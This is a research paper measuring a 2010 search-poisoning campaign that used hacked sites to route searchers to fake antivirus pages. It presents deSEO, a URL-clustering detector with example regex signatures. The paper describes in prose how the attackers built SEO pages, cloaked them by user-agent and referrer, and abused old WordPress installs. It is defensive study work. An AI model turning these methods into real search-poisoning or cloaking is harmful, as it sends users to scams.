


Figure 3: The number of other compromised sites each site links to. The degree distribution indicates a dense linking structure.




Figure 4: The number of sites compromised by the attackers each day over a period of three months.




Figure 5: The interval between a site getting compromised and the SEO page getting crawled by a search engine.




Figure 6: The frequency with which each keyphrase occurs across the compromised sites.

page, linking to 10 different sites obtained from a Google search. The dense link structure helps boost the pageranks of these fake pages in the query results.

Timeline of compromise

Figure 4 shows the number of sites compromised on each day. We define the time of compromise as the time at which the malicious php files were added to the server. This time is obtained from the directory listing on the server. We find the compromise volume to be rather bursty, with most of the servers getting compromised in the initial phase of the attack.

Once the sites are compromised and set up to serve the fake pages, we look at how soon the first visit from search engine crawlers appear.

In Figure 5, we see that almost half of the compromised sites are crawled within four hours of compromise, and nearly 85% of the sites are crawled within a day. This could either be because search engine crawlers are very aggressive at crawling new links, or because the attackers are submitting their sites actively to the search engines through the Webmaster tools associated with each search engine. The dense link structure might also account for the quick crawling time of these pages.

Distribution of keyphrases

Each compromised server sets up an SEO page for each of the keyphrases present in the file. Across all the compromised sites, we found 38 different keyphrase files, with a total of 20,145 distinct keyphrases.

Figure 6 plots the distribution of the keyphrases across the 38 files. The most popular phrases appear in 37 of the 38 files, while nearly 15% of the phrases appear in only a single file. In the median case, each phrase is seen in 11 different files. To check whether Google trends is one of the sources of these keyphrases, we consider all the keywords which were listed as Google trends over a four month period between May 28th, 2010 and September 27th, 2010. Out of the 2,125 distinct trend phrases in this period, 2,018 ($\approx 95\%$) were keyphrases used by the attackers. Exploiting trendy keywords is thus another characteristic of search poisoning attacks to increase the content relevancy.

Traffic from victims

This was a large scale attack exploiting over 5,000 compromised sites, each hosting close to 8,000 SEO pages—for a total of over 40 *million* SEO pages. However, this does not tell us how successful the attack actually was. We would need to take into account what fraction of these pages were indexed by search engines, how many pages showed up in top search results, and how many users clicked on links to these SEO pages. Thus, the measure of success of this SEO campaign would be the




Figure 7: The arrival of requests at the redirection server.




Figure 8: The estimated number of victims redirected to the FakeAV sites on each day.

number of victims who were actually shown the fake anti-virus page.

Unfortunately, the SEO pages on the compromised sites do not log information about who visited each link (unless it is a search engine crawler). However, all the SEO pages cause the user to get redirected to one of two redirection servers. By monitoring the logs on the redirection servers, we estimate the number of visits to the FakeAV pages.

We started monitoring the redirection server on August 27th, 2010, and so missed the first 20 days of the attack. As explained in Section 3.2, the redirection server fetches the redirect-URL from the NailCash service, and each time it does this, it adds an entry to a log file. However, since the URL is cached for 10 minutes, we miss any requests which were satisfied by the cached URL of the exploitation server. Figure 7 illustrates the situation. The solid arrows indicate observed requests (which were written to the log on the redirection server). The grey area denotes the interval when request are served from the cache, and the dotted arrows denote requests which we do not observe because they arrived before the cache entry expired.

In order to estimate the total traffic volume from the observed requests, we make the common assumption that the requests follow a *Poisson* arrival process. This implies that the inter-arrival times are exponentially distributed with mean λ. Since the exponential distribution is memoryless, the time to the next arrival has the same distribution at any instant.

Consider again Figure 7. The first request is observed at time $t = \tau_0$. Since the inter-arrival time is memoryless, the expected time to the next event is the same whether we start our observation at $t = \tau_0$ or at any other t (including $t = \tau_0 + T$). Therefore, we start our observation at $t = \tau_0 + T$, where T is the duration till which a fetched redirect URL is cached, and the time to the next arrival δ_1 is a sample from our exponential distribution. Similarly, $\delta_2, \delta_3, \ldots, \delta_n$ are other samples from this distribution. The mean is then given by:

$$\lambda = \frac{1}{n} \times \sum_{i=1}^{n} \delta_i$$

This is valid only for homogeneous exponential functions, and since Web site visits tend to exhibit diurnal patterns, we split the time into chunks of 2 hours, during which we assume the inter-arrival distribution to be homogeneous. Once we have the mean inter-arrival time λ_i for time interval t_i, we can compute the expected number of visits n_{vis} as:

$$n_{vis} = \sum_{i=1}^{n} \frac{len(t_i)}{\lambda_i}$$

We use this formula to estimate the number of visits to the redirection server, and plot the results in Figure 8. We observe a peak on September 2nd, and then a sudden drop after that for a few days. We believe the drop occurred because the redirection server was added to browser blacklists. On September 7th, the redirection server was moved to another domain, and we start seeing traffic again. The redirection servers stopped working on October 21st, and that marked the end of the SEO campaign. During this period, we estimate the total number of visits to be 60,248, and by extrapolating this number to the start of the campaign (August 7th), we estimate that there were over 81,000 victims who were taken to FakeAV sites. The large number of visits suggests that the attack is quite successful in attracting legitimate user populations.

Multiple Compromises

Perhaps unsurprisingly, we found that many of these vulnerable servers were compromised multiple times by different attackers. We speculate that these were multiple attackers based on the timestamps of when the files were added to the server, and the contents of the files. It is possible that the same attacker uploaded multiple files to the server at different times, but in many cases we see multiple php scripts which offer almost identical functionality, but are slightly different in structure. Also, since we observed the bursty nature of compromises, by looking at timestamps of these uploaded files and clustering the different sites by this timestamp, we can potentially find

groups of sites which were compromised by different attackers at different times.

This observation suggests that attackers share compromised server infrastructure, and thus detecting these sites can effectively help search engines remove a wide class of malicious content.

4 Detection Method

The previous section shows how search-result poisoning attacks are typically performed. In this section, we present our system *deSEO* for automatically detecting such attacks. This task is challenging as it is expensive to test the maliciousness of every link on the Web using content-based approaches. Even if we test only links that contain trendy keywords, it is not straightforward as many SEO pages may look legitimate in response to most requests; they deliver malicious content only when certain environmental requirements are met, e.g., the use of a vulnerable browser, the redirection by search engines, or user actions such as mouse movements. Without careful reverse engineering, it is hard to guess the right environment settings needed to obtain the malicious content on the page.

To automatically detect the SEO links, we revisit the attack we analyzed in the previous section. Our study yields three key observations of why the SEO attack is successful:

1. Generation of pages with relevant content.
2. Targeting multiple popular search keywords to increase coverage.
3. Creating dense link structures to boost pagerank.

Attackers first need to automatically generate pages that look relevant to search engines. In addition, one page alone may not be able to bring them many victims, so attackers often generate many pages to cover a wide range of popular search keywords. To promote these pages to the top of the search results, attackers need to hijack the reputation of compromised servers and create dense link structures to boost pagerank.

We draw on the first two observations when designing our detection method. We do not look at the link structures of Web pages because that would require crawling and downloading *all* pages to extract the cross-link information. In this paper, we show that studying just the structure of URLs works well enough to detect SEO attacks of this type.

Further, we observe that SEO links are often set up on compromised Web servers. These servers usually change their behavior after being hacked: many new links are added, usually with different URL structures from the old URLs. In addition, since attackers control a large number of compromised servers and generate pages using scripts, their URL structures are often very similar across compromised domains. Therefore, we can recognize SEO attacks by looking for newly created pages that share the same structure on different domains. By doing so, we can identify *a group of* compromised servers controlled by the same attacker (or the same SEO campaign), rather than reasoning about *individual* servers.

At a high level, deSEO uses three steps for detection. The first step is to identify suspicious Web sites that exhibit a change in behavior with respect to their own history. In the second step, we derive lexical features for each suspicious Web site and cluster them. In the last step, we perform group analysis to pick out suspicious SEO clusters. Next, we explain these three steps in detail.

4.1 History-based detection

In the first step, deSEO identifies suspicious Web sites that may have been compromised by attackers. SEO pages typically have keywords in the URL because search engines take those into consideration when computing the relevance of pages for a search request [7]. So, we study all URLs that contain keywords. Optionally, we could also focus on URLs that contain popular search keywords because most SEO attacks aim to poison these keywords so as to maximize their impact and reach many users.

While it is common for Web sites to have links that contain keywords, URLs on compromised servers are all newly set up, so their structures are often different from historical URLs from the same domains.

Specifically, for each URL that contains keywords delimited by common separators such as + and −, we extract the URL prefix before the keywords. For example, consider the following URL `http://www.askania-fachmaerkte.de/images/news.php?page=lisa+roberts+gillan`. The keywords in the URL are `lisa roberts gillan` and the URL prefix before the keywords is `http://www.askania-fachmaerkte.de/images/news.php?page=`.

If the corresponding Web site did not have pages starting with the same URL prefix before, we consider the appearance of a new URL prefix as suspicious and further process them in the next step.

4.2 Clustering of suspicious domains

In the second step, deSEO proceeds to cluster URLs so that malicious links from the same SEO campaign will be grouped together, under the assumption that they are generated by the same script.

Similar to previous URL-based approaches for spam detection [13,12], we extract lexical features from URLs.

Empirically, we select the following features:

1. String features: separator between keywords, argument name, filename, subdirectory name before the keywords.

2. Numerical features: number of arguments in the URL, length of arguments, length of filename, length of keywords.

3. Bag of words: keywords.

In our previous URL example, the separator between keywords is "+", the argument name is `page`, the filename is `news.php`, the directory before the keywords is `images`, the number of arguments in the URL is one, the length of arguments is four, the length of filename is nine, and the bag of words is {`lisa, roberts, gillan`}

As most malicious URLs created on the same domain have similar structure, we aggregate URL features together by domain names and study the similarities across domains. Note that we consider sub-domains separately. For example, `abcd.blogspot.com` is considered a separate domain because it is possible for a subdomain to get compromised rather than the entire domain `blogspot.com`. When aggregating for string features, we take the feature value that covers the most URLs in the domain; for numerical features, we take the median; and for bags of words, we take the union of bags.

In contrast to previous work that use URLs for spam detection, where a binary classification of URL is sufficient [13, 12], our goal is to cluster URLs. We adopt the widely used K-means++ method [2]. Initially, we select K centroids that are distant from each other. Next we apply the K-means algorithm to compute K clusters. We select and output clusters that are tight, i.e., having low residual sum of squares (the squared distance of each data point from the cluster centroid). For the remaining data points, we iteratively apply the K-means algorithm until no more big clusters (with at least 10 domains) can be selected.

Note that neither the computation of distances between data points nor the calculation of the cluster centroid is straightforward because we have many features with some of them being non-numerical values. We normalize feature dimensions so that distances fall into a weighted high-dimensional space, with the values of each dimension ranging from 0 to 1. For string features, identical values have a distance of 0 and the distance is set to 1 otherwise. For numerical features, we define the distance as the difference in numerical values, normalized by the maximum value seen in the dataset. For bags of words features, the distance between two bags of words $A = a_1, a_2, ..., a_n$ and $B = b_1, b_2, ..., b_m$ is defined as $\frac{\|A \cap B\|}{\|A \cup B\|}$. When picking a weight for each dimension, we give a higher weight (the value 2) to string features as it is relatively infrequent for different URLs to have identical string features. For all other dimensions, we give an equal weight of 1.

When computing centroids, we adopt the same method we use to aggregate URL features into domain features, treating all URLs in a cluster as if they were from the same domain. If we find a cluster with the residual error of squares normalized by the cluster size lower than the preset threshold, we output the cluster. Empirically, we find both the weight selection and the threshold selection are not sensitive to the results as most malicious clusters are very tight in distance and stand out easily.

4.3 Group analysis

Finally, we perform group analysis to pick compromised domain groups and filter legitimate groups. In the previous steps, we leverage the fact that compromised sites change behavior after the compromise and their link structures are similar. In this step, we leverage another important observation, namely that SEO links in one campaign share a similar page structure (not just the URL structure).

One way to measure the similarity of two Web page structures is to compare their parsed HTML tree structure [21]. This approach is heavy-weight because we need to implement a complete HTML page parser, derive the tree representations, and perform tree difference computations. For simplicity, we focus on simpler features that are effective at characterizing pages. For instance, we simply use the number of URLs in each page, and we find this feature works well empirically.

We sample N (set to 100) pages from each group and crawl these pages. Then we extract the number of URLs per page and build a histogram. Figure 9 plots the histogram of the number of URLs of a legitimate group, while Figure 10 plots the histogram for a malicious group. We can clearly see that the legitimate group has a diverse number of URLs. But the malicious one has very similar pages with almost identical number of URLs per page. The small fraction of zero link pages are caused by pages that no longer exist (possibly corresponding to compromised Web servers that have since been cleaned up).

We normalize each histogram and compute peaks in the normalized histograms. If the histogram has high peak values, we output the group as a suspicious SEO group and manually check the group. Although here we still use manual investigation to pick out the final groups, the amount of work is actually small. We show in Section 5 that deSEO outputs less than 20 groups. Therefore, a human expert only needs to check several sample URLs in each group, rather than reasoning about millions




Figure 9: An example legitimate group that has diverse distribution of number of URLs in each Web page.




Figure 10: An example malicious group that has a similar number of URLs in each Web page.

of URLs that contain keywords one by one.

Finally, for each malicious group, deSEO outputs regular expression signatures using the signature generation system AutoRE [28]. Since URLs within a group have similar features, most groups output only one signature. We apply the derived signatures to large search engines and are able to capture a broad set of attacks appearing in search engine results (see details in Section 6.3).

5 Results

In this section, we describe our datasets, which consist of large sets of Web URLs, search engine query logs, snapshot of Web content, and trendy keywords. Using these datasets, we evaluate the effectiveness of deSEO in identifying malicious groups of URLs corresponding to different SEO attacks.

5.1 Dataset

We collect three sampled sets of URLs from Bing. These URLs are sampled from all URLs that the crawler saw during the months of June 2010, September 2010, and January 2011. Each sampled set of URLs contains over a hundred billion URLs. We use the June URLs as a historical snapshot and apply deSEO to September and January URL sets.

The second dataset we use is a sampled search query log from September 2010 that contains over 1 billion query requests. It records information about each query such as query terms, clicks, query IP address, cookie, and user agent. Because of privacy concerns, cookies and user agents are anonymized by hashing. In addition, when we look at IP addresses in the log, we focus on studying the IP addresses of compromised Web servers, rather than individual normal users.

The trendy keywords we use are obtained from Google Trends [9]. We collect daily Google Trends keywords from May 28th, 2010 to February 3rd, 2011. Each day has 20 popular search terms.

5.2 Detection results

5.2.1 History-based detection

We apply the history-based detection to the URLs of September and January. Since we have over a hundred billion URLs, to reduce the processing overhead, we first filter out the top 10,000 Alexa [1] Web sites as we believe those servers are relatively well managed and have a lower chance of getting compromised. Later, after we derive regular expression patterns, we could apply them to URLs corresponding to these Web sites to detect malicious ones, if any, hosted by these servers.

Month	With trendy keyword		With new structure	
	Domains	URLs	Domains	URLs
Sept 10	428,430	1,481,766	136,387	366,767
Jan 11	512,617	3,255,140	211,225	1,102,878

Table 2: History-based URL filtering.

We extract all URLs on remaining domains that contain trendy keywords. Table 2 shows the results. In September, over 1 million URLs have trendy keywords, but in Jan the number jumps to 3 million, showing the potential increase of SEO attacks. We next choose URLs with new URL prefixes by comparing the URL prefixes of September 2010 and January 2011 to those of June 2010. For URLs that contain new prefixes, we select them and pass them to the next step. This step removes about two thirds of the URLs.

5.2.2 Clustering results

We extract the domain features as described in Section 4.2 and apply the K-means++ algorithm to cluster these domains. We vary the value of K and obtain similar results since we apply the K-means++ algorithm iteratively. Table 3 shows the results of K=100. (The third and fourth columns are explained below.) For both months, the clustering algorithm outputs hundreds of groups.




Figure 11: The distribution of peak values: percentage of pages sharing the same number of URLs within a group.

5.2.3 Group analysis

As we have grouped similar Web sites into a small number of groups, we use group similarity to distinguish legitimate groups from malicious ones. We use the URL features mentioned in Section 4.3 to filter out obvious false-positive groups.

Figure 11 shows the distribution of the peak value among all groups. We can see that there are a small number of groups that have high peak values. But most groups have small peak values as their pages are diverse. We pick a threshold for the peak value of 0.45, which filters most legitimate groups, as shown in the third column of Table 3. After filtering, less than 20 groups remain, and we manually go through these groups to pick out malicious ones.

Month	Number of groups		
	Total	Above threshold	Malicious
Sept 10	290	14	9
Jan 11	272	16	11

Table 3: Clustering and group analysis results.

In total, we find 9 malicious groups from the September data and 11 groups from the January data. The regular expressions derived from two datasets mostly overlap. This shows that there are a relatively small number of SEO campaigns, and that they are long-lasting. Hence, capturing one signature can be useful to capture many compromised sites over time. In total, we capture 957 unique compromised domains and 15,482 malicious URLs in our sampled datasets.

Figure 12 shows a few derived regular expression samples. These include expressions that match the URLs of compromised servers that we study in Section 3, but also a number of new ones. Note that some of the regular expressions may look generic, e.g., `*/index.php/?w{4,5}=(w+(+w+)+)$`, which matches malicious URLs like: `http://www.kantana.com/2009/index.php/?bqfb=justin+bieber+breaks+neck`. At first glance, one might think `index.php` followed by words would match many legitimate URLs, but it turns out that it is rare to have "`/?`" in between. Further, the word `bqfb` makes it even clearer that this is an automatically generated URL.

6 Attack Analysis

In this section, we leverage the results produced by deSEO to gain more insights into SEO attacks. First, we study a new attack found by deSEO, which has a different link structure than the one we detect in Section 3. Second, we study the search engine queries originating from the IP addresses of compromised servers, as SEO toolkits often query the search engines to generate SEO pages. Finally we apply the derived regular expressions to live search results to detect a broad set of attacks.

6.1 Study of new attack

By examining deSEO's captured malicious groups, we find another SEO attack that uses a different methodology for setting up SEO pages, boosting their page ranks, and polluting the search index. We believe that this SEO campaign is probably orchestrated by a different group of attackers. We now characterize the differences between this attack and the attack that we initially studied.

6.1.1 Link structure

This attack makes use of two sets of servers—one set that hosts SEO pages that redirect to an exploit server, and a second set of pointer pages that link to only these SEO pages.

We find 120 pointer pages, all of which are hosted on hacked Wordpress [24] blogs. Further analysis shows that these are older versions of Wordpress that have vulnerabilities, and attackers use one of these vulnerabilities to modify the `xmlrpc.php` files that are included in the Wordpress installation by default. Each pointer page contains 500 links to SEO pages hosted on 12 different domains. The pointer pages are dynamic in that the set of links contained in a page changes each time the page is visited, and the set of the 12 domains also changes on a daily basis.

In all, we find SEO pages hosted on 976 domains. Similar to the previous attack, the SEO pages contain content relevant to the poisoned terms and redirect users to the exploit server. However, new to this attack, the SEO pages did not link to each other. Instead, they relied on incoming links from the pointer pages to boost their pageranks, as well as to populate the search engine index with new SEO pages. However, in addition, the SEO pages started linking to each other starting in January 2011. This change suggests that the attackers are

Regex	Examples
.*\/images\/\w+(-\w+)+\.html	http://usedcarsdotcom.com.au/images/eddie-fisher.html
.*\/image\/page\.php\?page=\w+(\+\w+)+	http://www.rawstrokes.com/cart/images/page.php?page=justin+bieber+hates+korea&check=dd35923778116c82bc9c5b102ea9e260
.*\/robots.txt\/\?showc=\w+(\+\w+)+$	http://www.soundsonshellac.com/robots.txt/?showc=tour+de+france+stage+3
.*\/xmlrpc\.php\/\?showc=\w+(\+\w+)+$	http://randomlyinsaneadventures.com/xmlrpc.php/?showc=sec+media+days+2010
.*\/images\/watch\/index\.php\?q=(\w+(\+\w+)+)$	http://www.po-kwong.com/product/images/watch/index.php?q=justin+moore
.*\/[a-z]{4,5}.php\?[a-z]{3,5}=\w+(\+\w+)+$	http://eleishamiller.com/nofsj.php?page=steven+pieper
*\/[a-z]{3,7}\.php\?[a-z]{1,7}=(\w+(%20\w+)+)$	http://vott500.com/ufdvq.php?go=caliphate%20definition
.*\/index\.php\/\?\w{4,5}=(\w+(\+\w+)+)$	http://www.kantana.com/2009/index.php/?bqfb=justin+bieber+breaks+neck

Figure 12: Examples of derived regular expressions.

constantly trying to improve the ranking of their pages using different strategies.

6.1.2 Use of cloaking

This attack makes use of cloaking, both for the pointer pages and the SEO pages. When a pointer page is accessed by a legitimate user, the original page content is displayed, but if the page is accessed by a search-engine crawler (identified by the user-agent string), then a page containing links to the SEO pages is displayed.

The SEO pages behave differently depending on how they are accessed. When accessed by a search engine crawler, the page displayed is optimized for the poisoned keywords. When a regular user accesses the page, he/she is redirected to the exploit server, provided the referrer field matches a known search engine and the user-agent field indicates a Windows machine. In all other cases, the SEO page redirects to a benign page.

6.1.3 Redirection and exploit infrastructure

This attack makes use of a completely different set of redirection and exploit servers, though the FakeAV page displayed at the end is almost identical. In comparison with the previous attack, these SEO pages go through an extra level of redirection for reaching the exploit server. We find a total of 485 exploit domains, hosted on two sets of IP address in the US (in Texas and New Jersey).

6.2 Queries from compromised servers

We check whether we see queries from the compromised servers captured by deSEO using the Bing search log. Queries from Web servers can be viewed as a signal of potential compromise, as they could indicate search engine scraping activities in order to generate content for SEO pages. Less than 5% of the top 500 Alexa Web sites ever submitted queries during the month of September 2010, while 46% of the compromised servers did. Note that this does not necessarily mean the remaining ones do not issue queries to search engines. They could have been inactive during that month, or could have chosen to use other search engines.

The queries from legitimate sites are mostly infrequent (less than one per day). These may be generated by human administrators, who are logged in on the Web servers. Only around 1% of legitimate sites generated a large number of queries. These queries went through the affiliate program that partners with the search engine company to provide search results.

Queries from the IPs of compromised servers are more frequent than those of legitimate sites. In addition, queries from the same group have similar behavior. Often, they present the same user-agent string, e.g., "`Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6`". Relying on this user-agent string, together with trendy keywords, we detect other IP addresses that share the same pattern. Accurately determining the compromised domains hosted on these IP addresses is challenging, though, because compromised servers are usually small Web servers hosted on hosting infrastructures. It is common to have many domains (sometimes tens of thousands) sharing the same IP address. Therefore, seeing bad activities from an IP address is not sufficient to pinpoint the exact compromised server.

Besides trendy keyword queries, we also identify a number of other malicious queries from these compromised servers. For example, there are queries of the form of `site:`$< hosting\_site >$. This query returns all the pages from a particular site. What is interesting is that the site specified in the query is also hosted on the same IP address that issued the query. Such queries are seen when a site is compromised, and the attackers try to de-

	60 trendy keywords		60 attacker poisoned keywords	
	# of matched searches	# of matched URLs	# of matched searches	# of matched URLs
Google	16	39	27	124
Bing	0	0	1	1

Table 4: Matching Google and Bing search results using derived regular expressions.

termine which pages to inject code into; they typically pick the most popular pages, i.e. the ones that show up high in the search results.

6.3 Matching Google and Bing queries

We apply our derived regular expressions of Section 5.2.3 to the Google and Bing search engines. We use two sets of query terms. The first set is a set of 60 trendy keywords obtained from Google Trends (February 1st to February 3rd, 2011). The second set is a set of 60 keywords poisoned by attackers (but not in Google Trends), which were randomly selected from the keywords appearing in captured malicious URLs. For each keyword, we manually perform Web search and then extract the top 100 results returned from Google and Bing. We use only 60 search terms because the search queries are issued manually—automated queries and screen-scraping are against the terms of use, and the search results obtained using the search APIs are not consistent with the results obtained through a browser. (While we do not know why the API results differ from the browser-based search results, we speculate that the API search results are not as fresh, so contain older and more well-established links.)

For a total of 120 keywords, 36% of them yield at least one malicious link in the top 100 results (which are spread over ten pages). Table 4 shows the detailed results. Not surprisingly, attackers are even more successful in poisoning non-trendy keywords that they select (45% match rate). This is because fewer Web pages may match these keywords and hence it can be easier for malicious links to appear among the top search results. Their distribution, i.e., how high in the search results these links are displayed, is shown in Figure 13. We can see that the malicious links are spread over all of the top 10 pages. Similar to previous reports [19], we find Bing top search results contain relatively fewer malicious links. (Experiments were conducted in February 2011; the search results of both Google and Bing have been improved since then.)

We manually verified all the matches and did not find false positives. All of the matches are generated by only two regular expressions—the first and the seventh in Figure 12.

We run all matching URLs through Firefox using the Google Safebrowsing API and Internet Explorer (using its internal blacklist), and none of them were blocked by either browser at the time of the experiment. This result indicates that deSEO is able to capture live attacks that have not yet been reported.




Figure 13: The number of malicious links found in different pages of the search results for 60 popular keywords.

7 Discussion and Conclusion

In this paper, we study a large-scale, live search-result poisoning attack that leverages SEO techniques. Based on our observations, we develop a system called deSEO that automatically detects additional malicious SEO campaigns. By deriving URL signatures from our results and applying them to both Google and Bing, we find 36% of searches yield links to malicious pages among their top results. Our paper appears to be the first to present a systematic study of search-result poisoning attacks and how to detect them.

Attackers may wish to evade deSEO detection by not embedding keywords in URLs. However, this approach reduces the chance of getting SEO links to the top search results, because keywords in URLs appear to be an important feature for relevance computation. Also, it may reduce the chance of clicks by end users, as URLs with keywords look more relevant to users who search using these keywords. Attackers may also wish to diversify the SEO link structures so that they look different across different domains. Our history-based detection will still pick such SEO links as long as their URL structures appear different than those used previously by the same domains. To further detect the diversified SEO links as a group, we could alternatively adopt content-based solutions by comparing their page similarity [21], possibly on virtual machines [22].

In our study, we find that attackers usually put up a large number of new pages after compromising a Web site, which is often relatively inactive before compromise. Therefore, search engines could give a lower rank to new pages on previously inactive sites. Search engines could also consider dense link structures to identify SEO attacks, if they are willing to crawl most of the malicious pages and if they can afford to perform offline analysis. In addition, we notice that the contents of SEO pages are mostly irrelevant to the compromised site's homepage, and sometimes even the language is different. Therefore, semantic-based approaches are also promising avenues for further investigation.

8 Acknowledgements

We thank Úlfar Erlingsson, Qifa Ke, and Marc Najork for their valuable advice. We are grateful to Fritz Behr, David Felstead, Nancy Jacobs, Santhosh Kodipaka, Liefu Liu, Cheng Niu, Christian Seifert, David Soukal, Walter Sun, and Zijian Zheng for providing us with data and feedback on the paper. The investigation and analysis of SEO attacks was partly supported by a Cisco Fellowship and the National Science Foundation under Grants CNS-0831540 and CNS-1040663.

References

[1] Alexa's Top 1 million Web sites. http://s3.amazonaws.com/alexa-static/top-1m.csv.zip.

[2] D. Arthur and S. Vassilvitskii. K-means++: the advantages of careful seeding. In *Proceedings of the 18th Annual ACM-SIAM Symposium on Discrete Algorithms*, SODA, 2007.

[3] V. Aubuchon. Google Ranking Factors - SEO Checklist. http://www.vaughns-1-pagers.com/internet/google-ranking-factors.htm.

[4] C. Castillo, D. Donato, A. Gionis, V. Murdock, and F. Silvestri. Know your neighbors: Web spam detection using the Web topology. In *Proceedings of the 30th International ACM Conference on Research and Development in Information Retrieval*, SIGIR, 2007.

[5] D. Fetterly, M. Manasse, and M. Najork. Spam, damn spam, and statistics: using statistical analysis to locate spam Web pages. In *Proceedings of the 7th International Workshop on the Web and Databases*, WebDB, 2004.

[6] R. Fishkin and J. Pollard. Search engine ranking factors, 2009. http://www.seomoz.org/article/search-ranking-factors.

[7] Googleguide. How Google works. http://www.googleguide.com/google_works.html/.

[8] Google search engine optimization starter guide. http://www.google.com/webmasters/docs/search-engine-optimization-starter-guide.pdf.

[9] Google trends. http://www.google.com/trends.

[10] Hotvideo pages: analysis of a hijacked site. http://research.zscaler.com/2010/09/hot-video-pages-analysis-of-hijacked.html.

[11] J. P. John, F. Yu, Y. Xie, M. Abadi, and A. Krishnamurthy. Searching the Searchers with SearchAudit. In *Usenix Security Symposium*, 2010.

[12] J. Ma, L. K. Saul, S. Savage, and G. M. Voelker. Beyond blacklists: Learning to detect malicious Web sites from suspicious urls. In *Proceedings of the SIGKDD Conference*, 2009.

[13] J. Ma, L. K. Saul, S. Savage, and G. M. Voelker. Identifying suspicious urls: An application of large-scale online learning. In *Proceedings of the International Conference on Machine Learning*, ICML, 2009.

[14] A. Moshchuk, T. Bragin, S. D. Gribble, and H. M. Levy. A crawler-based study of spyware on the Web. In *Proceedings of the Network and Distributed System Security Symposium*, NDSS, 2006.

[15] A. Ntoulas, M. Najork, M. Manasse, and D. Fetterly. Detecting spam Web pages through content analysis. In *Proceedings of the International Conference on World Wide Web*, WWW, 2006.

[16] osCommerce, Open Source Online Shop E-Commerce Solutions. http://www.oscommerce.com.

